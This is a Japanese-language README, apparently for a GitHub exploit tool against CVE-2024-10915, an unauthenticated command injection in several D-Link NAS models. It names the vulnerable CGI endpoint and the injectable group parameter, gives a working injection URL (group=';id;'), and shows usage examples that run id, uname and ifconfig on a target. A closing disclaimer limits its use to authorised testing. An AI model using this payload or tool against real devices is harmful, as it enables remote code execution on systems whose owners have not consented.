 r0otk3r/cve-2024-10915
CVE-2024-10915に対応したPythonベースのエクスプロイト。D-Link NASデバイスにおけるコマンドインジェクションの脆弱性を悪用し、/cgi-bin/account_mgr.cgiエンドポイントを介して任意のシステムコマンドを実行します。認可されたセキュリティテスト用です。

このPythonベースのエクスプロイトは、複数のD-Link NAS製品における/cgi-bin/account_mgr.cgi?cmd=cgi_user_addエンドポイントを介したコマンドインジェクションの脆弱性を標的としています。この脆弱性により、認証されていない攻撃者が影響を受けるデバイス上で任意のシステムコマンドを実行できる可能性があります。
CVE-2024-10915は、複数のD-Link NASモデルに影響を与えます。攻撃者は、cgi_user_addコマンドのgroupパラメータを通じてコマンドを注入し、リモートコード実行を引き起こす可能性があります。
D-Link DNS-320
D-Link DNS-320LW
D-Link DNS-325
D-Link DNS-340L
脆弱なエンドポイント: /cgi-bin/account_mgr.cgi?cmd=cgi_user_add
http://192.168.1.100/cgi-bin/account_mgr.cgi?cmd=cgi_user_add&group=';id;'
Python 3.x
requestsライブラリ
必要な依存関係をインストール:
pip3 install requests
usage: dlink_nas_rce_cve_2024_10915.py [-h] [-u URL] [-c COMMAND] [-p PROXY] [-o OUTPUT] [-l]
| オプション | 説明 |
|---|---|
-u / --url | 対象のベースURL (例: http://192.168.1.100) |
-c / --command | デバイス上で実行するコマンド (デフォルト: id) |
-p / --proxy | HTTPプロキシを使用 (例: http://127.0.0.1:8080) |
-o / --output | HTTPレスポンスをファイルに保存 |
-l / --list | 影響を受けるD-Link NAS製品を一覧表示 |

python3 dlink_nas_rce_cve_2024_10915.py -u "http://TARGET_IP" -c "id" -p "http://127.0.0.1:8080" -o results.txt

python3 dlink_nas_rce_cve_2024_10915.py -u "http://TARGET_IP" -c "uname" -p "http://127.0.0.1:8080" -o results.txt


python3 dlink_nas_rce_cve_2024_10915.py -u "http://TARGET_IP" -c "ifconfig" -p "http://127.0.0.1:8080" -o results.txt
このプロジェクトは、教育目的および許可を得たテスト目的のみを意図しています。 明示的な許可がないネットワークやシステムでこのツールを使用しないでください。 著者は、誤用または損害に対して一切の責任を負いません。
